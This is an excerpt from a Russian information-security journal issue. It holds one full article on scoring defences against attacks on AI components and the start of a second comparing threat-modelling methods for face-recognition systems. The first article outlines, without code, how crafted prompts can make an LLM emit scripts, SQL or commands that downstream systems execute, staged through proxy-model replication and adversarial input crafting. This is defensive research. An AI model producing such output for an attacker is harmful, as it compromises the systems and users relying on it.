ФГБОУ ВО
«ВОРОНЕЖСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»

РЕГИОНАЛЬНЫЙ УЧЕБНО-НАУЧНЫЙ ЦЕНТР
ПО ПРОБЛЕМАМ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

ИНФОРМАЦИЯ И БЕЗОПАСНОСТЬ

Том 28, Выпуск 4, 2025

Воронеж

ИНФОРМАЦИЯ И БЕЗОПАСНОСТЬ

Том 28, Выпуск 4 *2025*

Редакционная коллегия

Главный редактор – **А.Г. Остапенко** (Воронеж), заведующий кафедрой систем информационной безопасности Воронежского государственного технического университета, доктор технических наук, профессор.

Ответственный секретарь – **А.О. Калашников** (Москва), заместитель директора Института проблем управления РАН, доктор технических наук.

Члены редакционной коллегии

В.И. Аверченков (Брянск) – профессор Брянского государственного технического университета, доктор технических наук, профессор.

Ю.Ю. Громов (Тамбов) – директор Института автоматики и информационных технологий Тамбовского государственного технического университета, доктор технических наук, профессор.

В.П. Лось (Москва) – главный научный сотрудник Российского государственного гуманитарного университета, доктор военных наук, профессор.

А.А. Малюк (Москва) – профессор Национального исследовательского ядерного университета "МИФИ", кандидат технических наук, профессор.

Р.В. Мещеряков (Москва) – главный научный сотрудник Института проблем управления Российской академии наук, доктор технических наук, профессор.

В.А. Минаев (Москва) – профессор кафедры специальных информационных технологий Московского университета МВД России имени В.Я. Кикотя, доктор технических наук, профессор.

А.А. Стрельцов (Москва) – заместитель директора института проблем информационной безопасности Московского государственного университета имени М.В. Ломоносова, доктор технических наук, доктор юридических наук, профессор.

А.А. Шелупанов (Томск) – президент Томского государственного университета систем управления и радиоэлектроники, доктор технических наук, профессор.

В.Б. Щербаков (Москва) – первый заместитель начальника главного управления ФСТЭК России, кандидат технических наук, доцент.

Журнал выходит четыре раза в год
Журнал зарегистрирован в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций
Рег. номер ПИ №ФС77-74426 от 23 ноября 2018 г.

Подписной индекс в электронном каталоге «Почта России» – ПД036
Оформить подписку на журналы ВГТУ на 2025 год можно на сайте https://www.pressa-rf.ru/

Журнал входит в перечень рецензируемых научных изданий, в которых должны быть опубликованы основные научные результаты диссертаций на соискание ученой степени кандидата наук, на соискание ученой степени доктора наук

АДРЕС РЕДАКЦИИ:
394049, г. Воронеж, ул. Ватутина, д. 1
тел./факс: (473) 252-34-20

e-mail: alexanderostapenkoias@gmail.com

12+

УЧРЕДИТЕЛЬ И ИЗДАТЕЛЬ:
ФГБОУ ВО «Воронежский государственный технический университет»

АДРЕС УЧРЕДИТЕЛЯ И ИЗДАТЕЛЯ:
394006, г. Воронеж, ул. 20-летия Октября, 84

© ФГБОУ ВО «Воронежский государственный технический университет», 2024

INFORMATION & SECURITY

Vol 28, Part 4 *2025*

Editorial board

Chief editor – **A.G. Ostapenko** (Voronezh), head of the department of information security systems of the Voronezh State Technical University, doctor of technical sciences, professor.

Executive Secretary – **A.O. Kalashnikov** (Moscow), deputy director of the Institute for Management Problems of the Russian Academy of Sciences, doctor of technical sciences.

Members of the editorial board

V.I. Averchenkov (Bryansk) – Professor of Bryansk State Technical University, Doctor of Technical Sciences.

Yu.Yu. Gromov (Tambov) – Director of the Institute of Automation and Information Technologies of Tambov State Technical University, Doctor of Technical Sciences, Professor.

V.P. Los (Moscow) – Professor of MIREA – Chief Researcher of Russian State Humanitarian University, Doctor of Military Sciences, Professor.

A.A. Malyuk (Moscow) – Professor of the National Nuclear Research University "MEPI", Candidat of Technical Sciences, Professor.

R.V. Meshcheryakov (Moscow) – Chief Researcher of V.A. Trapeznikov Institute of Control Sciences of Russian Academy of Sciences, Doctor of Technical Sciences, Professor.

V.A. Minaev (Moscow) – Professor of the Department of the Special Information Technologies Department of V.Ya. Kikot Moscow University of the Internal Affairs Ministry of Russia, Doctor of Technical Sciences, Professor.

A.A. Streltsov (Moscow) – Deputy Director of the Institute for Information Security Problems of Moscow State University named after M.V. Lomonosov, Doctor of Technical Sciences, Professor, Doctor of Law, Professor.

A.A. Shelupanov (Tomsk) – President of Tomsk University of Control Systems and Radioelectronics, Doctor of Technical Sciences, Professor.

V.B. Shcherbakov (Moscow) – First Deputy Head of the Main Directorate of the FSTEC of Russia, Candidate of Technical Sciences, Associate Professor.

The magazine is published four times a year
The journal is registered in the Federal service for supervision of communications,
information technology and mass communications
Reg. number of PI No. FS77-74426 dated November 23, 2018

The subscription index in the Russian Post electronic catalog is PD036
You can subscribe to VSTU journals for 2025 on the website https://www.pressa-rf.ru/

The journal is included in the list of peer-reviewed scientific publications in which the main scientific results of dissertations should be published for the degree of candidate of science, for the degree of doctor of science

ADDRESS EDITORIAL:
394049, Voronezh, ul. Vatutina, 1
tel./fax: (473) 252-34-20

e-mail: alexanderostapenkoias@gmail.com

FOUNDER AND PUBLISHER:
Federal State State-Financed Comprehensive Institution
of High Education «Voronezh State Technical University»

ADRESS FOUNDER AND PUBLISHER:
394006, Voronezh, 20-letiya Oktyabrya str., 84

12+

© Voronezh State Technical University, 2024

СОДЕРЖАНИЕ

CONTENS

DOI 10.36622/1682-7813.2025.28.4.001
УДК 004.056:004.8

АТАКУЕМЫЕ СРЕДСТВА ИСКУССТВЕННОГО ИНТЕЛЛЕКТА: ПОСТРОЕНИЕ РИСК-ШАНС ЛАНДШАФТА СЦЕНАРИЕВ АТАК НА ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННЫЕ СИСТЕМЫ

В.П. Лось, Д.А. Нархов, В.В. Молокоедова, Я.С. Федюков, П.Д. Чунта

В статье описывается методика оценки шанса успешного внедрения мер защиты информации и трехмерный риск-шанс ландшафт для анализа атак на средства искусственного интеллекта в информационно-телекоммуникационных системах. Ландшафт объединяет три ключевых измерения: вероятность реализации атакующей техники (шанс успешного внедрения мер), конкретные техники атак, включая описанные в фреймворке MITRE ATLAS, и применяемые меры по защите информации. Модель обеспечивает визуальное представление критических зон, где высока вероятность успеха атаки при слабой защите. Это позволяет структурировать угрозы, объективно сравнивать контрмеры и выстраивать обоснованную стратегию защиты ИИ-компонентов на всех этапах их жизненного цикла – от проектирования до эксплуатации и реагирования на инциденты.

Ключевые слова: искусственный интеллект, информационно-телекоммуникационные системы, шанс, риск, оценка, анализ, информационная безопасность

Введение

В условиях стремительного развития технологий искусственного интеллекта (ИИ) в информационно-телекоммуникационных системах (ИТКС) усложняются структура обрабатываемых данных и количество уникальных пакетов сетевого трафика, что характеризует новые возможности нарушителя для реализации атак [1-3].

Особое внимание стоит обратить на расширение спектра потенциальных целей для направленных атак, осуществляемых в отношении ИИ-моделей и среды, где они функционируют. Нарушители обладают развитыми методами, стремятся эксплуатировать уязвимости в различных средах, что приводит к повышению вероятности возникновению ущербов.

Параллельно с технологиями развиваются способы и методы, используемые нарушителями в ходе реализации атак на средства искусственного интеллекта, что безусловно отражается в повышении величины риска обеспечения информационной безопасности (ИБ).

В связи с этим, организация должна грамотно оценить целесообразность внедрения средств и методов обеспечения защиты информации, что предоставит возможность определить шанс успешной имплементации мер. Для этого необходимо правильно оценить возможные последствия реализации атак, учитывая вышеизложенные аргументы, создаются условия для построения риск-шанс ландшафта.

Исследование проведено с целью повышения защищённости ИТКС за счет оценки риска реализации сценариев атак [4-5] и шанса успешного внедрения мер и защиты от них. Ландшафт позволит описать противоборство между стороной защиты и нарушителем, что поможет выявить потенциальные потери организации в случае реализации атаки и внедрения методов обеспечения безопасности.

©Лось В.П., Нархов Д.А., Молокоедова В.В.,
Федюков Я.С., Чунта П.Д., 2025

Классификация мер по защите информации и оценка шанса их успешного внедрения

Для оценки шанса успешного внедрения мер по защите информации необходимо рассмотреть их классификацию. В рамках настоящего исследования рассматриваются три категории мер, соответствующие этапам жизненного цикла инцидента — до, во время и после реализации атак. Такая классификация развивает подходы, предложенные ранее в работах по организационно-правовой защите сетей и картографии защищаемого киберпространства [1-3].

Каждая категория подразделяется на организационно-правовые и технические компоненты:

Превентивные меры направлены на снижение вероятности возникновения инцидента до его реализации. Они включают:

- организационно-правовые: составление политик безопасности, регламентация процессов, обучение сотрудников, составление матриц доступа и риска, а также совершенствование методов сбора данных об актуальных угрозах;

- технические: системы обнаружения вторжений, межсетевое экранирование, управление привилегированным доступом, анализ сетевого трафика и системы управления событиями и информацией (SIEM).

Реактивные меры активируются при выявлении или подозрении на инцидент. Они включают:

- организационно-правовые: информирование сотрудников, привлечение внешних экспертов, а также создание планов реагирования;

- технические: идентификация угроз, мониторинг SOC, автоматизированное реагирование на инциденты, изоляция ресурсов, изменение аутентификационных данных и управление идентификацией и доступом.

Меры по ликвидации последствий призваны восстановить систему до предшествующего состояния, нарушенного нарушителем. Такие меры, зачастую, направлены на переоценку возможностей реализации подобных атак в целях повышения качества обнаружения и предотвращения реализуемых нарушителями техник, включая реагирование на них. Меры по ликвидации последствий включают:

- организационно-правовые: аудит информационной безопасности, расследование инцидента, уведомление регуляторов, в частности, ФСТЭК и ФСБ, проведение учений и совершенствование методов анализа;

- технические: полное устранение уязвимостей ПО, удаление вредоносного ПО, восстановление данных, перенастройка средств защиты и эксплуатация уязвимостей в изолированной среде.

Такая классификация (рис.1) позволяет систематизировать данные по средствам защиты, что является необходимым условием для корректной оценки метрики «шанса» и построения трёхмерного риск-шанс ландшафта.

Все перечисленные носят ситуативный характер, ибо их внедрение осуществляется только в ответ на конкретную угрозу или уже произошедший инцидент, что делает их ключевыми элементами динамической модели управления безопасностью ИТКС.

Шанс успешного внедрения меры защиты информации в ИИ-системах определяется как количественная метрика, отражающая ожидаемую эффективность принятия решения о реализации данной меры. Его предлагается рассчитывать по следующей формуле:

$$Chans = D \times \nu, \quad (1)$$

где D – разница между компенсирующим ущербом и средней стоимостью внедрения меры

$$D = U - M, \quad (2)$$



Рис. 1. Классификация мер по защите информации

M – средняя стоимость внедрения меры защиты информации, выраженная в десятках тысяч рублей. Для технических решений стоимость включает лицензирование, настройку и интеграцию в ML-конвейер. Для организационных мер стоимость рассчитывается по медианной зарплате специалиста по защите информации;

v – частота использования конкретной меры, которая показывает, насколько востребована мера на практике.

Частоту использования рассчитаем по формуле:

$$v = \frac{N_{\text{м}}}{N_{\text{п}}}, \quad (3)$$

где $N_{\text{м}}$ – количество внедрений меры, т. е. примерное число зафиксированных внедрений определенной меры;

$N_{\text{п}}$ – общее количество подразделений, т. е. общее число организаций, в которых потенциально возможно применение данного класса мер.

Таким образом, «шанс» внедрения определенной меры принимает вид:

$$Chans = (U - M) \times \frac{N_{\text{м}}}{N_{\text{п}}}. \quad (4)$$

В случае, когда величина D принимает отрицательное значение, имеет место неэффективность мер по ЗИ, поскольку затраты на её внедрение превышают компенсирующий ущерб. Если значение D принимает значение гораздо больше M, это указывает на высокую целесообразность реализации меры.

Формирование риск-шанс ландшафта сценариев атак

Построение риск-шанс ландшафта в рамках исследования иллюстрируется на примере атаки «Небезопасная обработка вывода модели» (Improper Output Handling), которая не направлена на компрометацию самой большой языковой модели (LLM), а эксплуатирует некорректную обработку её вывода внешними компонентами системы. Когда сгенерированный моделью текст автоматически вставляется без фильтрации в HTML, SQL, командную строку, API или другие интерфейсы, нарушитель может заставить LLM выдать вредоносный или манипулирующий контент, что к нарушению целостности, конфиденциальности или доступности машинного обучения (МО).

Атака реализуется через подбор специальных промптов, провоцирующих модель на генерацию опасного вывода, который при последующей интерпретации системой вызывает нежелательные последствия от XSS и SQL-инъекции до выполнения произвольного кода.

В сценарии атаки используются следующие техники из фреймворка MITRE ATLAS [6]:

– AML.T0063 «Обнаружение результатов модели ИИ». Злоумышленник анализирует, как система использует вывод LLM, чтобы выявить случаи прямой интерпретации без экранирования или фильтрации;

– AML.T0005.001 «Продукт или услуга с использованием МО». Через множественные запросы атакующий изучает паттерны генерации модели и собирает данные для дальнейшего моделирования её поведения;

– AML.T0047 «Создание прокси-модели через репликацию». На основе собранных «запрос–ответ» пар строится упрощённая имитационная модель, позволяющая безопасно тестировать вредоносные промпты.

– AML.T0043 «Создание атакующих данных». Во время использования прокси-модели разрабатываются входные данные, заставляющие LLM генерировать конструкции, опасные при последующей обработке (например, скрипты, команды, SQL);

– AML.T0015 «Обход модели МО». На финальном этапе злоумышленник отправляет целевой запрос в реальную систему; а LLM выдаёт вредоносный вывод, который

успешно проходит вектор обработки и приводит к компрометации.

Данные техники формируют логическую цепочку атаки, привязанную к уязвимостям (CVE).

Для оценки эффективности мер защиты на каждом этапе были рассчитаны метрики риска реализации атаки [4-5] и шанса успешного внедрения временных мер (4): превентивных, реактивных и ликвидирующих последствия. Результаты этих расчётов представлены в табл. 1.

Таблица 1

Результаты оценки риска и шанса для каждого сценария

Техника	Risk [4-5]	Chans(пр)	Chans(р)	Chans(лп)
AML.T0063	0,0530	0,058	0,12	0,23
AML.T0047	0,2008	0,36	0,24	0,43
AML.T0005.001	0,5651	0,71	0,59	0,58
AML.T0043	0,0873	0,153	0,053	0,047
AML.T0015	0,0938	0,09	0,15	0,11

Полученные в табл. 1 значения риска и шансов легли в основу построения трёхмерного риск-шанс ландшафта, т. е. визуально-аналитической модели, отражающей противоборства между действиями нарушителя и мерами защиты. Ландшафт формируется в трёхмерном пространстве и представлен на рис. 2.

На рис. 2 следующие обозначения осей:

– ось X представляет собой техники реализации атаки согласно фреймворку MITRE ATLAS [6] (например, AML.T0063 «Обнаружение результатов модели ИИ», AML.T0043 «Создание атакующих данных» и др.). Каждый столбец на этой оси соответствует отдельному этапу атаки;

– ось Y отражает количественные метрики риска и шанса. Риск (Risk) оценивает ожидаемый ущерб от успешной эксплуатации уязвимостей на данном этапе (серый цвет), а шанс (Chans) — целесообразность и эффективность внедрения защитных мер (черный). Таким образом, для каждой техники на оси Y отображаются два ключевых значения: потенциальный вред и потенциальная выгода от защиты;

– ось Z моделирует категории защитных мер, соответствующих стадиям жизненного цикла инцидента.

Анализ построенного риск-шанс ландшафта выявляет критическую ситуацию на этапе AML.T0043 «Создание атакующих данных», где риск превышает шанс реактивных и постинцидентных мер. Это означает, что реагирование на инцидент после его обнаружения оказывается экономически и практически менее эффективным, чем профилактика. В таких условиях организациям целесообразно смещать фокус своей защиты на более ранние этапы, в частности, усиливать превентивные меры.



Рис. 2. Риск-шанс ландшафт сценариев атак

Заключение

В ходе данного исследования была разработаны методики оценки риска сценариев атак и шанса успешного внедрения мер по защите информации на средства искусственного интеллекта, интегрированные в информационно-телекоммуникационные системы. Предложенный подход позволяет не только количественно оценивать риски, связанные с эксплуатацией уязвимостей ИИ-инфраструктуры, но и измерить экономическую и практическую целесообразность внедрения соответствующих мер защиты.

Ключевым достижением работы стало объединение вероятностной модели риска [4-5] (на основе нормализованных значений EPSS и удельного ущерба) с оценкой «шанса», т. е. метрики, отражающей соотношение предотвращаемого ущерба, стоимости и востребованности защитных мер. Тем самым предлагается комплексный взгляд на проблему обеспечения информационной безопасности: от анализа угроз до принятия обоснованных управленческих решений.

Построенный риск-шанс ландшафт, визуализирующий взаимосвязь между потенциальными потерями и эффективностью контрмер, может служить практическим инструментом для специалистов по кибербезопасности, особенно в отношении специфических угроз, направленных на ИИ-системы.

Список литературы

1. Остапенко Г.А. Развитие и автоматизация методик организационно-правовой защиты сетей в контексте риск-анализа кибератак / Г.А. Остапенко, А.П. Васильченко, А.А. Остапенко, Е.А. Москалева, В.И. Белоножкин, Б.Г. Смирнов // Информация и безопасность. 2025. Т. 28. Вып. 1. С. 95-102.

2. Картография защищаемого киберпространства / Остапенко А. Г. [и др.]; Под ред. чл.-корр. РАН Д. А. Новикова. – М.: Горячая линия – Телеком, 2022. 372 с. (Серия «Теория сетевых войн»; Вып. 7).

3. Нархов Д.А. Атакуемые средства машинного обучения: автоматизация риск-анализа процессов реализации сценариев / Д.А. Нархов, Д.В. Кульшин, К.В. Козина, М.А. Неменущий // Информация и безопасность. 2025. Т. 28. Вып. 2. С. 237-242.

4 EPSS (Exploit Prediction Scoring System). https://www.first.org/epss/?spm=a2ty_o01.29997173.0.0.71665171B6r6D7 (дата обращения: 04.12.2025).

5. Калькулятор Common Vulnerability Scoring System v4.0. – Электрон. дан. – Режим доступа: https://www.first.org/cvss/calculator/4-0. URL: (дата обращения: 04.12.2025).

6. MITRE ATLAS (Adversarial Threat Landscape for AI Systems) URL: https://atlas.mitre.org/pdf-files/SAFEAI_Full_Report.pdf (дата обращения: 04.12.2025).

Российский государственный гуманитарный университет
Russian State University for the Humanities

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 7.12.2025

Информация об авторах

Лось Владимир Павлович – д-р воен. наук, профессор, Российский государственный гуманитарный университет, e-mail: alexanderostapenkoias@gmail.com

Нархов Дмитрий Андреевич – аспирант, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Молокоедова Виктория Витальевна – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Федюков Ярослав Сергеевич– студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Чунта Полина Денисовна – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

TTACKED ARTIFICIAL INTELLIGENCE ASSETS: CONSTRUCTING A RISK-OPPORTUNITY LANDSCAPE OF ATTACK SCENARIOS AGAINST INFORMATION AND TELECOMMUNICATION SYSTEMS

V.P. Los, D.A. Narhov, V.V. Molokoedova, Ya.S. Fedyukov, P.D. Chunta

This article describes a methodology for assessing the likelihood of successful implementation of information security measures and a three-dimensional risk-chance landscape for analyzing attacks on artificial intelligence (AI) systems in information and telecommunications systems. The landscape combines three key dimensions: the probability of implementing an attack technique (the chance of successful implementation of measures), specific attack techniques, including those described in the MITRE ATLAS framework, and the information security measures applied. The model provides a visual representation of critical zones where an attack has a high probability of success despite weak defenses. This allows for the structuring of threats, objective comparison of countermeasures, and the development of a sound strategy for protecting AI components at all stages of their lifecycle—from design to operation and incident response.

Keywords: artificial intelligence, information and telecommunication systems, opportunity, risk, assessment, analysis, information security (IS).

Submitted 7.12.2025

Information about the authors

Vladimir P. Los – professor, Doctor of Military Sciences, Russian State University for the Humanities, e-mail: alexanderostapenkoias@gmail.com

Dmitry A. Narhov – graduate student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Victoria V. Molokoedova – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Yaroslav S. Fedyukov – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Polina D. Chunta – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

DOI 10.36622/1682-7813.2025.28.4.002
УДК 004.056

МОДЕЛИРОВАНИЕ УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ БИОМЕТРИЧЕСКИХ СИСТЕМ РАСПОЗНАВАНИЯ ЛИЦ С ПРИМЕНЕНИЕМ STRIDE, PASTA И MITRE ATT&CK

Ю.В. Тимиршаяхова, Р.В. Мещеряков

В условиях постоянного роста числа и сложности кибератак вопросы обеспечения информационной безопасности приобретают особую значимость. Одним из ключевых инструментов в противодействии угрозам является моделирование угроз — системный подход, позволяющий выявлять, классифицировать и анализировать потенциальные риски. Наибольшее распространение получили методики STRIDE, PASTA и MITRE ATT&CK, каждая из которых предлагает уникальные принципы анализа и структурирования угроз. Настоящее исследование представляет обзор этих моделей, анализ их особенностей, преимуществ и ограничений, а также оценивает их применимость в контексте биометрических систем распознавания лиц. Цель работы — провести сравнительный анализ указанных методик и определить их эффективность в формировании комплексной стратегии защиты информационных систем.

Ключевые слова: информационная безопасность, модель угроз, биометрическая система, анализ рисков.

Введение

Современные информационные системы всё чаще подвергаются атакам со стороны злоумышленников, и в условиях цифровизации экономики обеспечение кибербезопасности становится критически важной задачей. Ежегодно фиксируется значительный рост числа атак на государственные и коммерческие организации, причём методы воздействия становятся всё более изощрёнными. Особую значимость защита информации приобретает в биометрических системах, таких как системы распознавания лиц, где нарушение конфиденциальности может привести к необратимым последствиям. В отличие от паролей или токенов, биометрические данные невозможно изменить в случае их компрометации, что делает анализ угроз и построение устойчивых архитектур защиты особенно важными.

Существуют разные модели и методологии моделирования угроз. Среди них три подхода получили наибольшее распространение в научной и практической среде: STRIDE, MITRE ATT&CK и PASTA.

Модель STRIDE была предложена в 1999 году специалистами Microsoft — Л. Конфелдером и П. Гаргом — в качестве структурированного метода для классификации угроз на этапе проектирования архитектуры информационной системы. Аббревиатура STRIDE образована от первых букв шести категорий угроз: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege [1].

Модель MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) была разработана некоммерческой организацией MITRE в 2013 году. Она представляет собой постоянно обновляемую базу знаний о тактиках и техниках, используемых злоумышленниками. Основная идея модели — систематизация практических сценариев атак, зафиксированных в реальных условиях, с указанием конкретных шагов атакующих и их целей [2].

Методология PASTA (Process for Attack Simulation and Threat Analysis) была предложена в 2015 году специалистами компании VerSprite — Тони Уседа-Вэлезом (CEO) и Марко Мораной (эксперт по безопасности приложений). В отличие от других методологий, PASTA имеет ярко выраженный риск-ориентированный характер: она интегрирует бизнес-контекст, архитектурный анализ и моделирование атак,

©Тимиршаяхова Ю.В., Мещеряков Р.В., 2025

проходя через семь этапов — от определения бизнес-целей до оценки возможного ущерба [3].

Цель исследования — провести сравнительный анализ моделей угроз STRIDE, MITRE ATT&CK и PASTA с акцентом на их применимость к биометрическим системам распознавания лиц. В ходе анализа планируется выявить сильные стороны и ограничения каждой из моделей. Полученные результаты будут использованы в дальнейшем для разработки собственной методики, которая позволит устранить выявленные недостатки существующих моделей и обеспечить более точный и адаптированный процесс анализа угроз в области биометрических систем.

1. Моделирование угроз в информационной безопасности

Моделирование угроз является одним из ключевых направлений в построении систем защиты информации. Под данным процессом понимается систематическая идентификация, описание и анализ потенциальных атак, которым может подвергаться информационная система, с последующей оценкой их вероятности и последствий [4,5]. Основная цель моделирования угроз заключается в том, чтобы выявить уязвимые места системы ещё на этапе проектирования или эксплуатации, определить возможные векторы атак, а затем выработать меры по их предотвращению и минимизации ущерба.

Традиционно процесс моделирования угроз включает несколько последовательных шагов. Сначала определяется граница системы, то есть устанавливаются её компоненты, точки взаимодействия с внешними субъектами и каналы передачи информации. После этого проводится идентификация возможных злоумышленников, их мотивации и ресурсов. Затем формируются гипотезы о потенциальных сценариях атак, которые могут быть направлены на нарушение конфиденциальности, целостности и доступности данных. На заключительном этапе угрозы ранжируются по степени критичности, и для наиболее значимых разрабатываются конкретные меры противодействия [6].

